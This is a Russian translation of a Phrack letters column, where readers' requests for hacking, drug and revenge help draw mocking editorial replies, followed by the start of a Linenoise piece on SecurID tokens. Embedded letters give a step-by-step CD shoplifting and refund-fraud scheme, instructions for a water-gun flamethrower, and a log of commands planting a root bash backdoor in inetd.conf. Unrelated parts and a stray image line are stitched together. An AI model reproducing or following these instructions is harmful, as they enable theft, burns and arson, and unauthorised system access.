*[ Фольгу, как всем известно, порой трудно найти. Я обнаружил, что она, как правило, ходит стадами, а в жаркий день стада фольги собираются у озёр или рек. Один хорошо прицеленный выстрел в голову уложит вашу фольгу. Конечно, потом нужно будет её разделать... Если раздобыть фольгу не удаётся, возьмите лучший фарфор вашей мамы. ]*

«The Works» — чистящее средство для унитазов, и 20-унциевая пластиковая бутылка. Подойдёт любое средство для унитаза, лишь бы на бутылке было написано «ПРЕДУПРЕЖДЕНИЕ!! СОДЕРЖИТ СОЛЯНУЮ КИСЛОТУ!!».

*[ Ок. Хватит этой чепухи. Если бы я оставил всё письмо, какой-нибудь придурок, скорее всего, лишился бы своего достоинства, и я был бы виноват каким-то образом. ]*

---

## 0x10

эй, у вас тут реально классная информация.

*[ Эй, у меня тут реально классно всё. Фотографируйте только, следов не оставляйте. ]*

я воспользовался несколькими идеями для мести, большое спасибо за публикацию.

*[ Такие люди, как вы, заставляют таких людей, как я, хотеть иметь оружие. Ну, больше оружия... Во всяком случае, больше боеприпасов... ]*

реально обидно, что это чёртово правительство хочет убрать весь этот контент из сети.

*[ «Чёртово» правительство собирает таких, как вы, грузовиками и держит в загонах для торговли с инопланетянами, которые навещают нашу планету. «Ладно, сколько вам нужно на этот раз, чтобы НЕ поработать весь наш вид...?» Только не забудьте поднимать с колен. ]*

знаешь, всё это исходит из страха, что народ наконец встанет и возьмёт власть в свои руки.

*[ Или что такие идиоты, как вы, попытаются сделать бомбу из Drano и лишатся того, что не нужно. Давай, дерзай. ]*

в общем, был бы очень признателен, если бы вы посылали мне всё, что попадётся о том, как испортить машины или о вещах, которые идут «бабах».

*[ ПОЖАЛУЙСТА, НЕ РАЗМНОЖАЙТЕСЬ. ]*

эй, не присылайте файлы сюда, пожалуйста. я облажался с адресом. присылайте на master23@collegeclub.com. спасибо. тот другой адрес виден ещё несколькими людьми. мне было бы лучше, если бы они не видели.

*[ НЕ БУДЬТЕ МАРИОНЕТКОЙ СИСТЕМЫ! Держитесь! ]*

— master23

*[ Эй, вы случайно не родственник master22? Он был у меня на уроке труда. ]*

---

## 0x11

Привет!

Я читал, что вы хорошо разбираетесь в хакинге, IP-адресах...

*[ Кое-что знаю о кое-чём. ]*

Мой вопрос:

Я поспорил с другом, что взломаю его компьютер.

*[ Лихо! Настоящая игра в кошки-мышки! Ну вы и плут! ]*

Но для этого мне нужен его IP.

*[ Что значит, у моей лошади кончился бензин? ]*

Я уже пробовал многое, но всё безуспешно, знаете ли вы, как узнать его IP в то время, когда он онлайн, без NetBus или IRC? Я думал об определении его DNS, или есть другие способы достичь цели?

CU & пишите, пожалуйста!

— Kerstin

*[ Kerstin... Красивое имя. Хм... Держу пари, вы симпатичны. На самом деле, думаю, у нас много общего... Хотя... Хм... Если подумать, ваша орфография и ломаный английский достаточно странные, так что вы, наверное, из страны, где Kerstin — мужское имя... В таком случае вынужден попросить вас покинуть помещение. ]*

---

## 0x12

ЧТО ВООБЩЕ СМЫСЛ ВСЕЙ ЭТОЙ ИНФОРМАЦИИ НА ЭТОМ САЙТЕ.

*[ БОЖЕ МОЙ ВСЕВЫШНИЙ, ОНО ИДЁТ БЛИЖЕ, РЕБЯТА! ]*

ВЫ ПОНИМАЕТЕ, ЧТО ДЕЛАЕТЕ С НАШИМИ ДЕТЬМИ.

*[ Не рассказывайте никому, но я слышал, это телевизор и радио. И рэп-музыка. ]*

МНЕ СЕГОДНЯ СКАЗАЛИ, ЧТО В ЭТОТ ЧЕТВЕРГ — НАЦИОНАЛЬНЫЙ ПРАЗДНИК «ВЗОРВИ СВОЮ ШКОЛУ».

*[ Держу пари, вы из тех людей, которых отвергают и осмеивают, потому что та часть мозга, которая «отличает фантазию от реальности», работает у вас не совсем правильно. ]*

МНЕ СКАЗАЛИ ПОСМОТРЕТЬ ЭТОТ САЙТ.

*[ Что ж! Несмотря на то что вы мудаки, ваши друзья, похоже, неплохие. ]*

Я НЕ МОГУ ПОВЕРИТЬ ТОМУ, ЧТО ПРОЧИТАЛА.

*[ Вы имеете в виду вычитку своего письма перед отправкой? Или сломанную клавишу Caps Lock? ]*

Я ТОШНИТ!!!!!!!!!!!!!!!!!!!!!!

*[ Допустим, это чизбургер символизирует нормальный уровень психокинетической энергии в Нью-Йорке. Согласно утреннему замеру РКЕ, текущий уровень в городе соответствовал бы чизбургеру длиной 10 метров весом около 270 килограмм. Это большой чизбургер. ]*

КАКОЙ СМЫСЛ, ОБЪЯСНИТЕ ПОЖАЛУЙСТА. НЕ МОГУ ПРИДУМАТЬ НИ ОДНОЙ ПРИЧИНЫ. ПРОСТО ТОШНО.....

*[ Кажется, вы набрали не тот номер. По какому номеру вы пытались позвонить? ]*

— Трасу.

---

## 0x13

Помогите, пожалуйста.

Я тестировал программу neptune в linux kernel 1.2.8.

ОС целевого хоста — Redhat 5.2.

Но!! TCP SYN flooding не работает!!

Недостижимый адрес хоста был 1.0.0.1

Целевой порт — 23

Количество SYN было 100 ~ 10000000000.

После запускаНо!! Соединение установлено!!

Почему??

*[ Йоде нужно завязывать с DoS-атаками. ]*

---

## 0x14

мне нужна помощь со взломом системы Техасского университета. любая информация пригодится.  
мне нужно изменить оценки до выдачи табелей. спасибо.

— christina

мне действительно нужна помощь с изменением оценок. я учусь в университете Техаса в Остине.  
если я завалю — меня отчислят из UT и выгонят из дома. любая информация будет очень-очень кстати! спасибо.

*[ Вы только что заикнулись или это двойная доза глупости? ]*

— christina

*[ Хм... Ну, дорогая, давайте договоримся. Почему бы вам не заглянуть в пятницу, скажем, около 9 вечера? Уверен, мы что-нибудь придумаем... А если вас всё-таки*

*выгонят из дома... Вы всегда можете остаться в Phrack Compound... ]*

---

## 0x15

Ищу очень простой и понятный рецепт синтеза амфетамина.... Любого типа..... Главное, чтобы он был относительно прост в исполнении..... Заранее большое спасибо

*[ Ах да. Унылое наследие Phrack прошлого. Изготовление наркотиков. Вот это да. Чувак. Найди работу и съезди из родительского подвала, пока не взорвал его своей самопальной наркотической лабораторией. ]*

— Blonk

---

## 0x16

Привет,  
мне интересно, могли бы вы публиковать больше статей об Австралии. Я австралиец и хотел бы больше узнать о системах, которые у нас используются.

*[ ЭЙ! ВЫ ЗНАКОМЫ СО СТИВОМ ИРВИНОМ? Слышал, однажды его съел крокодил, а через 2 недели он выбрался из пасти и стукнул его по башке, а потом отвёз в заповедник! ]*

Спасибо за ваше время,

— King Kon

---

## 0x17

Редакторы Phrack...

Привет, хотел узнать, не опубликуете ли вы информацию о моей BBS...

*[ БУДЕТ СДЕЛАНО, ДРУЖИЩЕ! Эй, если я зайду туда по telnet, там меня ждёт горшок с золотом? ]*

Я веду свою BBS с 30.10.99 без особого количества пользователей и лишь с несколькими ежедневными звонящими... И ищу способ заявить о своей BBS широкой публике, а также андеграунду... Я читаю Phrack и знаю, что многие другие тоже. Поэтому и решил спросить. Так или иначе, мне нужно бежать, если вы заинтересованы — свяжитесь со мной по этому адресу электронной почты или по telnet к моей BBS.

The Leprechauns Lair BBS

Telnet: tllbbs.dyns.cx port23/ANSI  
Dialin: (540) 636-6417 28.8, 1-N-8/ANSI

— Leprechaun Boy/SysOp of TLL BBS

---

## 0x18

продажа дисков их владельцу:

часть 1: магазин пластинок

автор: соп-х

1: начните с того, что снимите все наклейки (включая магнитную полосу) с самых дорогих CD, какие найдёте.

*[ Например, «Лучшее Янни» и «Сборник Кэррот Топа, том 11»? ]*

примечание:

1. чем больше CD — тем больше денег
2. чем крупнее магазин пластинок — тем лучше.

*[ Примечание: больше денег хорошо, потому что деньги можно обменять на товары и услуги. Также примечание: обувь хороша, потому что она защищает и покрывает ваши ноги. ]*

2: попросите друга взять пакет в том магазине, который вы хотите обмануть. пусть друг встанет перед вами. делайте вид, что рассматриваете CD, одновременно кидая их в пакет.

примечание:

1. будьте осторожны с камерами вокруг.
2. не попадайтесь.

*[ Примечание: попасться было бы плохо, потому что вы попадёте в тюрьму и не сможете ]*

3: подойдите к кассе и скажите: «моя мама купила мне эти CD на день рождения, но я не могу их использовать, можно мне получить возврат за них?»

примечание:

1. соглашайтесь на любое предложение о выплате половины стоимости и/или ваучере — чем меньше разговора, тем меньше вас будут помнить в следующий раз.

*[ Плюс, поскольку вы мало знаете слов, желательно сводить болтовню к минимуму. ]*

2. это редко случается, но если вас поймают, дайте сигнал другу, чтобы он выбежал и сказал: «извините, не принимайте эти CD — я только что видел, как какой-то чувак подговорил его сдать их за него. Думаю, они не были оплачены. Если и нужно кого-то задержать, так вот того парня, потому что ОН — настоящий преступник».

*[ Ах! Старый добрый обмен! Как элегантно! Единственная проблема в том, что этот трюк работает только в мультиках и скетч-комедиях. Ваши источники вас предали. ]*

4: чаще всего дают только ваучеры. продайте ваучеры кому-нибудь в магазине, кто покупает CD. скажите: «извините, вы покупаете CD?» — не всегда ответят «да» — тогда скажите: «у меня есть ваучеры, которые я не могу использовать, потому что уезжаю в отпуск, не хотите обменять их на деньги?»

*[ Потому что вы в отпуске? Это CD, а не молоко, тупица. Они не протухнут. ]*

теперь у вас есть бесплатные деньги!!!

*[ На которые можно купить ещё ящик Pabst Blue Ribbon и новые подставки под машину. ]*

суть: убедить магазин заплатить вам за их же CD.

*[ ВОТ В ЧЁМ ВАША ИГРА! Я подозревал... Но вы так умело скрывали это до сих пор. ]*

плюс: эта схема не отслеживается!!! они замечают, что теряют деньги. — их не ограбили — у них по-прежнему столько же

*[ Попробуйте рассказать это судье. ]*

CD — они думают, что зарабатывают, принимая возврат CD — вам нечего терять!!!!!!

*[ В вашем случае это может быть правдой. Дно есть дно. ]*

минус: попасться — это происходит, когда отдираете наклейки и кидаете CD в пакет — если не попадётесь, то всё будет хорошо.

*[ Это «П-О-П-А-С-Т-Ь-С-Я», горе-мошенник. ]*

заработок: я получал от 50 до 80 долларов в день!!!

*[ Да, но эти деньги — компенсация от страховки (никогда не давайте детям пить отбеливатель с аммиаком, а потом прыгать). ]*

если делать это 2–3 раза в день (или больше) в разных магазинах, можно легко зарабатывать от 100 до 200 долларов!!!

*[ Или можно найти нормальную работу. ]*

— соп-х

---

## **0x19**

привет!

*[ НУ ЗДРАВСТВУЙТЕ! ]*

Не могли бы вы сказать мне, на каком языке написан ваш счётчик?

*[ Хм. Не знаю. Мои счётчики все сделаны из маленьких плиток. ]*

А лучше, можете прислать мне этот код для моих экспериментов...

*[ Не очень-то. Мой компьютер подключён к счётам. Не спрашивайте. Это сложно. ]*

Спасибо за всё

---

## **0x1a**

Привет, друзья, хочу вас поздравить и сказать: продолжайте, ваши материалы — лучшие.

*[ ДА ЧЁРТ ВОЗЬМИ ПРАВДА! ]*

Мне нужны адреса сайтов, где я могу найти информацию о фрикинге на испанском, чтобы легче читать.

*[ Ну-с, посмотрим... Есть ламбада, запретный танец... Довольно фриковый и скандальный... Конечно, нельзя ошибиться с Рики Мартином! Говорят, латинские женщины от него без ума! Просто безумно фриковый! ]*

Большое спасибо, продолжайте в том же духе!!

*[ ПОЛНЫЙ ВПЕРЁД! ]*

Rodrigo

---

## 0x1b

```
Storm# fake -s xxx.254.160.11 'echo /etc/inetd.conf >> 510 stream tcp
nowait root /bin/bash /bin/bash -i -s'
Starting the remote shell exploit ...
```

```
done!
Storm# fake -s xxx.254.160.11 'echo killall -HUP inetd'
Starting the remote shell exploit ...
```

```
done!
Storm# telnet xxx.254.160.11 510
bash#
```

*[ Эй. Здорово. Поддельные логи того, как кто-то не взламывает несуществующую машину. НАЙДИТЕ ОШИБКУ! ]*

---

## 0x1c

эй, в одной из ваших первых статей в выпуске 2 или 3 вы упоминали духовые ружья, и у меня есть несколько улучшений, которые позволяют сделать их более прочными/летальными: например, простые в изготовлении яды (обездвиживающие/снотворные и т. д.) из повседневных трав (проверено и работает), увеличение дальности стрельбы и удобство использования.

*[ Окееее. Ладно. Откуда только вы берётесь? Серьёзно. Вас разводят в какой-то подпольной лаборатории, которой управляют идиоты для идиотов? ]*

применений масса: например, назойливых собак можно усыпить и т. д. :-) пишите, если нужны инструкции

*[ «применений масса»? Ах, позвольте угадать. Вы с Юга, никогда не ходили в школу, потому что вас «учила» дома ваша кузина-мать. Если клуб естественного отбора сам вас не отсеет, уверен, вы сами с этим справитесь. ]*

---

## 0x1d

Я читаю phrack уже некоторое время и совершенно взбешён полным отсутствием нормальных советов по хакингу.

*[ Это не чёртов магазин товаров для творчества. Не ждите, что мы соберём поделку за вас, чтобы вы покрасили её и назвали своей. ]*

Я пытался реализовать ряд этих идей, но они просто не работают против моего сайта (<http://www.XXX.govt.nz>), хотя он и работает на NT с минимальной защитой за брандмауэром Borderware 5.

*[ «Привет. Я намекаю, чтобы кто-то атаковал сайт, который мне не принадлежит». ]*

Может, попробуете взломать мой сайт и докажете, что я неправ!

*[ Может, попробую бурить нефть у себя во дворе! Вряд ли. ]*

c frustration'ом,

*[ С амбивалентностью. ]*

— Brian A. Scott

Internet Security Consultant

*[ Нет, не консультант. ]*

---

## 0x1e

Итак, устройство, которое я придумал и схем которого нигде в сети не видел (кроме своих собственных дерьмовых страниц), называется граната-аэрогорн. По сути, это обычный аэрогорн с лентой на кнопке, чтобы его можно было забросить во двор к соседу, желательно ночью, и разбудить весь квартал, оставив себе достаточно времени, чтобы убежать/уехать/уехать на велосипеде подальше от места событий. Собаки залают, вызовут полицию. Старайтесь бросить его в кусты или в другое труднодоступное место. Это, возможно, не самый интересный и сложный текст, но я убеждён, что это первая документация простейшей гранаты-аэрогорна. Уверен, многие могли бы до этого додуматься самостоятельно, но тогда, полагаю, кто-то бы об этом написал. Ну и ладно. Веселитесь, и ogaе ita.

*[ БОЖЕ МОЙ, КАК ГЕНИАЛЬНО! Возьмите из кассы мелочь и купите себе что-нибудь особенное! Скотч! Кто бы мог подумать о чём-то столь элегантно абсурдном! ГЕНИЙ! Простота поразительна и одновременно тонко непостижима! Да! СТОП! Это даже больше, чем то! На самом деле это не столько гениальность, сколько ощущение, как будто засовываешь свой пенис в словарь или другой крупный справочник. ]*

---

## 0x1f

не очень понимаю, как к вам обращаться...

*[ Султан любви. ]*

Я совершил большую ошибку.

*[ Если вы здесь, значит, что-то пошло не так! ]*

Я уронил свой компьютер, не имея никакого понятия, как его восстановить.

*[ Вы пробовали энциклопедию? В них много полезной информации! ]*

Мой компьютер не хочет обращаться ни к CMOS, ни к чему-либо, кроме дисководов А.

*[ Ну, нужно показать ему, кто здесь хозяин! Это процесс «объездки», когда вы делаете его своим. Просто давайте пощёчины, пока не поймёт. ]*

Я обратился в Zenith Data Systems, и у них больше нет этих дисков.

*[ НЕГОДЯИ! ]*

Если вы или кто-то из ваших знакомых располагаете каким-либо диском, файлом или информацией о том, как запустить этот компьютер — я был бы очень рад. Хочу сделать это сам, чтобы проверить, получится ли.???

*[ Да, позвольте мне обратиться к своей обширной базе данных утилит для прошивки CMOS. Дайте мне время, она хранится в моём особняке в Хэмптонсе. ]*

Спасибо за ваше время и экспертизу.

С уважением,

— Mitch Rhymer

*[ Чувак, это твоё хип-хоп имя или настоящее? ]*

---

## 0x20

Привет, недавно посетил ваш сайт и был поражён информацией и статьями, которые вы архивировали. Я любопытный человек и ищу информацию, которую правительство предпочло бы скрыть от «рядового» гражданина. Я не агент ФБР и не полицейский, мне действительно просто интересно обеспечить «безопасность» своей свободы. Большинство материалов на вашем сайте для меня тёмный лес (взлом систем и т. д.). Знаете ли вы какие-нибудь отличные спорные сайты, которые информируют обычного Джо? Я нашёл вашу страницу, когда искал «анархия». Приведу пример того, что я ищу, возможно, это поможет вам с моим слишком широким запросом. Правительство предпочло бы, чтобы граждане не имели оружия, бомб и т. д. (на самом деле я считаю, что вся история с Дэвидом Корешем/Уэйко, штат Техас, произошла потому, что Большой Брат был обеспокоен хранившимся у них оружием). Мне не нужны теории заговора, но я хочу собрать как можно больше информации до того, как правительство начнёт регулировать нас в интернете — а вы же знаете, что это скоро случится!

Спасибо, если сможете помочь!

— Darryl

*[ Окей. Дэррил. Хочу поговорить с тобой минутку. Да, всё в порядке... Вылезай из-под кровати. Положи фонарик и сними кастрюлю с головы. Пора примириться с бредовыми эпизодами, которые разрушают твою жизнь. Они губят твою в общем-то обычную жизнь. Твои родители и я позаботимся о том, чтобы ты снова начал принимать лекарства. Да. Я знаю. Уколы больно, лекарства противные, а электрошоковая терапия мучительна. Но это ДЕЙСТВИТЕЛЬНО для твоего же блага. Мы просто не хотим ещё одного срыва, как в тот раз, когда ты держал в заложниках мисс Ланкастер 3 дня, думая, что она «ворует твои мысли». ]*

---

## 0x21

если есть, можете прислать мне незаконный номер кредитки?

*[ Попробуйте: 8921-129-123939-989450-129586-98489-129094-09102-03209-3.  
Срок действия: 05/03. ]*

спасибо

— jeremy15

---

## 0x22

привет...интересно, не могли бы вы найти время ответить на мой вопрос, буду очень признателен...Со мной связалась девушка по ICQ и спросила, можно ли прислать мне картинку...после того как картинка была прислана, девушка начала рассказывать мне, что у меня на рабочем столе, какие сайты я посещал, какие файлы у меня на компьютере, а потом начала удалять файлы с жёсткого диска...можете рассказать, как она получила доступ к моему компьютеру и как этого не допустить в будущем...

*[ Господи Боже. Это лишь подтверждает... Если я сказал это однажды, я сказал это 1000 раз: ДЕРЖИТЕСЬ ПОДАЛЬШЕ ОТ ДЕВУШЕК В IRC/ICQ/AOL-ЧАТАХ. Господи, я сам уже усвоил СВОЙ урок. ]*

большое спасибо

— A.Bramley

---

## 0x23

Поможете мне?

*[ Скорее всего, нет. ]*

Напишите в ответ, и я дам вам информацию, необходимую для помощи.

*[ У меня вся необходимая информация прямо здесь --> > . < ]*

Это принципиально важно. Моё образование зависит от этого.

*[ Похоже, это работа для «НАДО БЫЛО УЧИТЬСЯ». ]*

СВЯЗЫВАЙСЯ С ЛУЧШИМИ — УМРИ КАК ВСЕ ОСТАЛЬНЫЕ!!

*[ Вы окажетесь на пособии по безработице, когда вырастете. ]*

— ACIDBURN

*[ Элитный ник, потому что это правда! ]*

---

## 0x24

прости, если написал не тому.

*[ Эй, мужик, если ты добрался сюда, ты точно по адресу. ]*

но мне действительно нужна помощь со взломом личного компьютера одного человека. у него там есть информация обо мне в ICQ и электронной почте, которая в конечном счёте меня подставит.

*[ Ну, так тебе и надо, раз занимался нетсексом с малолетками. Стыдись, Ричард. ]*

мне просто нужно знать, как получить доступ к его компу, чтобы либо полностью стереть жёсткий диск, либо только нужную информацию... у меня есть адрес электронной почты этого человека и его IP-адрес...вот и всё...пожалуйста, помогите, если сможете....

— richard

---

## 0x25

знаете вашу статью в архиве phrack №2, p2-4? (ту, что о духовых ружьях от руго.) я понятия не имею, как правильно сделать дротики. я читал файл снова и снова, но не могу представить в уме, что делать дальше, не могли бы вы сказать, где найти картинки

*[ Хорошо. Как насчёт этого: >○○-- Или вот этого: }==> ]*

или что-нибудь, что объяснит лучше?

*[ Вы имеете в виду, например, священника? ]*

или, если нет, не могли бы вы помочь? буду очень признателен...спасибо за ваше время!

---

## 0x26

поздравляю с отличной страницей (как будто вы этого ещё не слышите) читал, что вы попали на телевидение, это повысит безопасность вашей страницы? на большинстве страниц есть дисклеймеры с предупреждением, что если не соответствуешь требованиям — не входи,

*[ У нас есть надпись «нужно быть вот такого роста, чтобы хакнуть этот сайт». И там jред с карликом, держащим огурец. ]*

у вас, я замечаю, его нет, мне интересно, может ли из-за появления на телевидении вы рискнуть потерять страницу,

*[ Ну, я сохранил её в течение своих 18 месяцев в «Фактах жизни», поэтому не вижу, почему это должно быть как-то иначе (я играл парня Тути, который вёл тайную жизнь дрессировщика цирковых животных-геев. Ближе к концу последнего сезона рейтинги упали, и меня съела злобная лама). ]*

постарайтесь не выставить меня полным идиотом

*[ Могу сделать лишь столько, Ben. ]*

— ben

---

## 0x27

привет, меня зовут Zero X9. Мне срочно нужна помощь.

*[ Браток, обратись к врачу. С сыпью «там» шутить не стоит. В следующий раз будешь знать: «смотри, но не трогай» мёртвых животных. ]*

у меня есть компьютер, стянутый из местной школы, на нём стоит At Ease. мне нужно либо место, где найти пароль для перезаписи, либо Dis Ease 1.0.

*[ Мой совет — верни компьютер, вандал чёрттов. ]*

Спасибо за ваше время.

С уважением,

— Zero X9

---

## 0x28

Интересно, не могли бы вы мне помочь. Я пытаюсь взломать электронную почту одного человека — у меня есть всё необходимое, кроме пароля, и к сожалению, я не знаю лёгкого способа его подобрать. Можно ли войти через веб? — у меня нет прямого доступа к серверу — только dial-up-соединение.

*[ БОЖЕ ПРАВЕДНЫЙ! ВЫ ДУМАЕТЕ, ЭТО ТАК ПРОСТО? Если бы это было так просто, мы бы не зарабатывали те миллионы, что зарабатываем, и не встречались бы с супермоделями. ЧЁРТ. НЕ ПРЕУМЕНЬШАЙТЕ ЗНАЧЕНИЕ. ]*

ПОЖАЛУЙСТА

Можете помочь.

*[ Найдите работу. ]*

---

## 0x29

вот как сделать огнемёт из водяного пистолета

*[ Вот как поджечь себя, свою сестру и свою лачугу. ]*

нужно:

super soaker (не важно какой — используйте тот, что есть, или тот, что хотите купить)

*[ Хм? Тот, что есть, или тот, что хочу купить? Довольно расплывчатая инструкция. Хочу вернуть деньги, этот набор — барахло. ]*

бензин/или горючая жидкость

зажигалка (те, для гриля, с красной ручкой и длинной чёрной штукой на конце)

*[ Хм. Я думал, что длинная чёрная штука с красной ручкой — это что-то другое. Наверное, думал о каком-то другом инструменте-стрекале. ]*

скотч

как сделать:

это просто!!! прикрепите зажигалку скотчем к стволу водяного пистолета (туда, где лучше подходит), залейте пистолет горючей жидкостью по выбору — готово

как использовать:

накачайте, нажмите кнопку на зажигалке (чтобы включить — это само собой разумеется), затем целясь и стреляй

совет: используйте масло, чтобы сделать жидкость гуще (не слишком густой, иначе не выйдет) — оно будет лучше прилипать туда, куда стреляете

---

## 0x2a

Привет, я обожаю ваш журнал и хакинг, поэтому вместо того, чтобы называть себя хакером, я называю себя Phracker — можно мне это делать, пожалуйста?

*[ Нет. Выполните rm над собой. ]*

---

## 0x2b

Доброе утро!

*[ Доброго полудня! ]*

Простите за мой очень-плохой-английский: это потому что я пишу из Испании,

*[ Это всё равно не оправдание. Даже тот испанец из «Принцессы-невесты» говорил на неплохом английском, а он всю жизнь провёл за фехтованием. ]*

где люди говорят на странном языке под названием испанский.

*[ Чужие культуры смешны! ]*

Ладно, теперь я выучил несколько новых слов, кроме fuck, shit, ass, snot и milk twice,

*[ Вижу, в европейских школах всё актуально! ]*

так что думаю, в этот момент способен отправить вам это апокалиптическое письмо.

*[ Упс! Момент прошёл. Письмо теперь чуть менее ужасное и, возможно, самую малость злое. ]*

Итак, я ищу революционный метод получения вещества под названием спид (метамфетамин)

*[ Чувак, вы смотрели фильм «Вечеринка»? Всё, что нужно, — продавать аспирин и таблетки от простуды тупоголовым пригородным детям. ]*

начиная с назального ингалятора (Vicks в моей стране), и я где-то слышал, что это объяснено в журнале под названием «Phrack».

*[ Phrack — это наш маркетинговый филиал. Они занимаются всеми футболками, кружками, ковриками для мыши, пижамами с ножками, намордниками и проволокой-гарротой. ]*

Я не нашёл это название в журнале, так что, полагаю, это должен быть невероятный «Phrack». Это правда?

*[ Нет, нет, нет, Phrack повсеместно считается «несъедобным». ]*

Если ответ положительный, скажите, в каком номере это есть, или сразу дайте объяснение.

*[ Волшебный шар говорит: «0». ]*

Большое спасибо!!!

---

## 0x2c

Кто вообще этот лузер, которому больше нечем заняться, кроме как портить жизнь людям, которые пытаются зарабатывать на жизнь??

*[ Сначала я понятия не имел, о чём вы говорите. Поэтому, ради потери времени, немного покопался. Статья, на которую вы ссылаетесь, но удобно не цитируете и не упоминаете, — это P45-19. В следующий раз хотя бы дайте ссылку на статью. Теперь у меня нет выбора, кроме как высмеять вас. Хотя, признаюсь, я бы сделал это в любом случае, но теперь чувствую себя оправданным. ]*

Понимаю, это старая, архивная статья, но всё же.

*[ Тогда, может, стоило процитировать или упомянуть её каким-то образом, чтобы люди понимали, о чём вы говорите. ]*

Это всё тупо, мелочно, по-детски,

*[ Вы забыли: глупо, сварливо и незрело! И slap-tastic! ]*

«я злюсь на весь мир, потому что папа не купил мне BMW»!

*[ Я злюсь на мир, потому что никто не воспринимал всерьёз мою идею использовать волосы в качестве валюты. Я имею в виду, подумайте... Мы все могли бы отрастить себе путь к финансовой независимости! Конечно, облысевшим среди нас было бы немного тяжело... Мы могли бы сделать их нашими рабами! ]*

И кусок в последнем абзаце о «приставании к детям на детской площадке» обнажает его педофильскую натуру.

*[ Может, он имел в виду «ободрять детей на детской площадке». Так что, по сути, он был полностью поддерживающим их игривую натуру. Именно это, думаю, он и имел в виду. ]*

Может, стоит поместить его в местную «тюрьму», где «Бобёр» научит его всему о птицах и пчёлах.

*[ ФОЛ! Избыточное использование излишних кавычек. Штраф 100 ярдов. ]*

О, и хороший дисклеймер, кстати.

*[ Спасибо, мужик. Я сам над ним работал. ]*

Снятие с себя юридической ответственности ничего не даёт с моральной стороны вопроса.

*[ Мораль субъективна и варьируется от человека к человеку. ]*

Вы педофилы??

*[ Я аудиофил. Это то же самое? ]*

Джон Уэйн Гейси у вас в штате??

*[ Джон Уэйн Гейси мёртв, болван. Кроме того, Гейси был несколько большим, чем педофил. Он убил 33 человека. Сотрудники Phrack в совокупности имеют на своём счету только около 7. ]*

В развлекательных целях?? Кого вы вообще пытаетесь развлекать??

*[ Сначала себя. Всех остальных — во вторую очередь. ]*

Киберботаников, дрожащих на фотографии шестилетних??

*[ Эй, то, чем вы занимаетесь в своё время, — ваше личное дело. У нас в Phrack действует политика «не спрашивать и, ради бога, не рассказывать». Вы больной, больной человек. ]*

Снимаете с себя ответственность??

*[ Со свободой приходит ответственность. ]*

Тогда зачем вообще публиковать статью?

*[ пожимает плечами Не я публиковал. Посмотрите на дату. Это более 5 лет назад.  
Кому вы вообще это говорите? Уж точно никому, кому не всё равно. Меня тогда даже у  
руля не было. Поплачьте в жилетку кому-нибудь другому. ]*

Проведите черту. В совете «приставать» к детям, чтобы разозлить Макдональдс, нет никакой комедийной ценности. Если ему не нравится это место — ПРОСТО НЕ ИДИ ТУДА!!!! И не публикуйте статьи такого рода, если не хотите, чтобы вас причислили к автору как к адвокату извращённого поведения.

*[ Если ВАМ не нравится журнал или его содержание — ПРОСТО НЕ ЧИТАЙТЕ ЕГО. ]*

---

----[ EOF ]


# Phrack 55 Linenoise

Автор: Various

---

## 0x01 — SecurPBX с использованием SecurID

by pbxphreak



### Токен SecurID

Токен SecurID обеспечивает простой одношаговый процесс надёжной идентификации пользователей сети и систем, предотвращая несанкционированный доступ. В связке с серверным программным обеспечением Security Dynamics токен SecurID генерирует новый непредсказуемый код доступа каждые 60 секунд. Технология SecurID предлагает защиту от взлома для широкого спектра платформ в одном удобном пакете.

### Ключевые особенности

- Простой одношаговый процесс надёжной аутентификации пользователя
- Предотвращает несанкционированный доступ к информационным ресурсам
- Аутентифицирует пользователей на уровне сети, системы, приложения или транзакции
- Генерирует непредсказуемые одноразовые коды доступа, автоматически меняющиеся каждые 60 секунд
- Не требует считывателя токенов; работает с любого ПК, ноутбука или рабочей станции — идеально для удалённого доступа и виртуальных частных сетей
- Бесшовно интегрируется с ACE/Agent для защищённого веб-доступа
- Защищён от вскрытия

### Решение

Опытному хакеру или решительному инсайдеру не составит большого труда скомпрометировать пользовательский пароль и получить доступ к конфиденциальным ресурсам. Когда несанкционированный пользователь проникает в якобы защищённую систему, все определения привилегий и функции аудита становятся практически бессмысленными — по существу, ущерб уже нанесён. Однофакторная идентификация с повторно используемым паролем недостаточна.

Для идентификации и аутентификации авторизованного пользователя системы необходимы два фактора. Первый фактор — нечто секретное, известное только пользователю: запомненный персональный идентификационный номер (PIN) или пароль. Второй фактор — нечто уникальное, которым пользователь владеет: токен SecurID.

Носимые авторизованными пользователями токены SecurID, доступные в трёх моделях, генерируют уникальные одноразовые непредсказуемые коды доступа каждые 60 секунд. Для получения доступа к защищённому ресурсу пользователь просто вводит свой секретный PIN, а затем текущий код, отображаемый на токене SecurID. Аутентификация подтверждается, когда ACM распознаёт уникальный код токена в сочетании с уникальным PIN пользователя. Запатентованная технология синхронизирует каждый токен с аппаратным или программным ACM. ACM может располагаться на хосте, в операционной системе, сетевом/клиентском ресурсе или коммуникационном устройстве — практически в любом информационном ресурсе, требующем защиты.

Этот простой одношаговый вход обеспечивает надёжную компьютерную безопасность, которую легко использовать и администрировать. Токены не требуют считывателей карт или трудоёмких процедур запрос/ответ. С токенами SecurID повторно используемые пароли больше не могут быть скомпрометированы. Что важнее всего, управление доступом остаётся в руках администрации.

## **SecurID PINPAD**

Дополнительный уровень безопасности может быть реализован с помощью токена SecurID PINPAD. Токен PINPAD позволяет пользователям, подключающимся к сети, входить в систему с зашифрованной комбинацией PIN и кода токена SecurID. Используя клавиатуру на лицевой панели токена PINPAD, пользователь вводит свой секретный PIN непосредственно в токен, который генерирует зашифрованный код доступа. Этот дополнительный уровень безопасности особенно уместен для пользователей в прикладных средах, обеспокоенных возможностью компрометации секретного PIN посредством электронного перехвата.

